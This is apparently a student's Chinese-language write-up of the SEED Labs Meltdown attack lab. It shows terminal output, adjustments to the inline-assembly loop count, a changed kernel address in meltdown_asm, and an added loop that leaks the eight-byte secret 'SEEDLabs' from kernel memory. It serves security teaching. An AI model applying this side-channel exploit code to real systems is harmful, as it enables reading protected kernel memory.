


```
[04/24/23]seed@VM:~/.../Labsetup$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
MeltdownExperiment.c: In function 'flushSideChannel':
MeltdownExperiment.c:32:12: warning: 'return' with a value, in function returning void
    return -1;

[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
```

减少循环次数为200，效果如下，发现攻击成功概率上升




```
  // Give eax register something to do
  asm volatile(
      ".rept 200;"
      "add $0x141, %%eax;"
      ".endr;"
```



```
[04/24/23]seed@VM:~/.../Labsetup$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
MeltdownExperiment.c: In function ‘flushSideChannel’:
MeltdownExperiment.c:32:12: warning: ‘return’ with a value, in function returning void
     return -1;
            ^
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
```


循环变为800次，结果如下，成功概率上升



```
[04/24/23]seed@VM:~/.../Labsetup$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
MeltdownExperiment.c: In function ‘flushSideChannel’:
MeltdownExperiment.c:32:12: warning: ‘return’ with a value, in function returning void
     return -1;
            ^
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
```


Task 8: Make the Attack More Practical

直接编译运行如下所示，将阈值修改为170结果相同，未能成功打印秘密信息值




```
[04/24/23]seed@VM:~/.../Labsetup$ gcc -march=native -o MeltdownAttack MeltdownAttack.c
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 0
The number of hits is 2
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 0
The number of hits is 3
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 0
The number of hits is 1
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 0
The number of hits is 0
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 0
The number of hits is 1
```

将地址修改为我们机器的值，更改之后再编译运行如下所示，可以正确打印出我们秘密信息的第一个字节“S”




```
    // Flush the probing array
    for (j = 0; j < 256; j++)
            _mm_clflush(&array[j * 4096 + DELTA]);

    if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf911d000); }//change to mine

    reloadSideChannelImproved();
}
```




```
[04/24/23]seed@VM:~/.../Labsetup$ gcc -march=native -o MeltdownAttack MeltdownAttack.c
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 0
The number of hits is 984
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 977
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 969
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 973
```


为了能够将完整八个字节的秘密都打印出来，我们在main函数当中加入循环语句，并调整每次meltdown的地址（如果不修改，则会打印八次S），然后编译运行，如下所示，成功将秘密信息输出




```
for(int k = 0; k < 8; k++){//add this
  memset(scores, 0, sizeof(scores));
  flushSideChannel();
```



```
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);

        if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf911d000 + k); }//change to mine,t8:+k

        reloadSideChannelImproved();
 }
```



```
    }
printf("The number of hits is %d\t", scores[max]);//change here
  printf("The secret value is %d %c\n", max, max);
//  printf("The number of hits is %d\n", scores[max]);
}//for end here
  return 0;
```



```
[04/24/23]seed@VM:~/.../Labsetup$ gcc -march=native -o MeltdownAttack MeltdownAttack.c
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The number of hits is 995       The secret value is 83 S
The number of hits is 984       The secret value is 69 E
The number of hits is 991       The secret value is 69 E
The number of hits is 986       The secret value is 68 D
The number of hits is 994       The secret value is 76 L
The number of hits is 985       The secret value is 97 a
The number of hits is 991       The secret value is 98 b
The number of hits is 987       The secret value is 115 s
[04/24/23]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The number of hits is 984       The secret value is 83 S
The number of hits is 984       The secret value is 69 E
The number of hits is 984       The secret value is 69 E
The number of hits is 983       The secret value is 68 D
The number of hits is 984       The secret value is 76 L
The number of hits is 991       The secret value is 97 a
The number of hits is 988       The secret value is 98 b
The number of hits is 984       The secret value is 115 s
```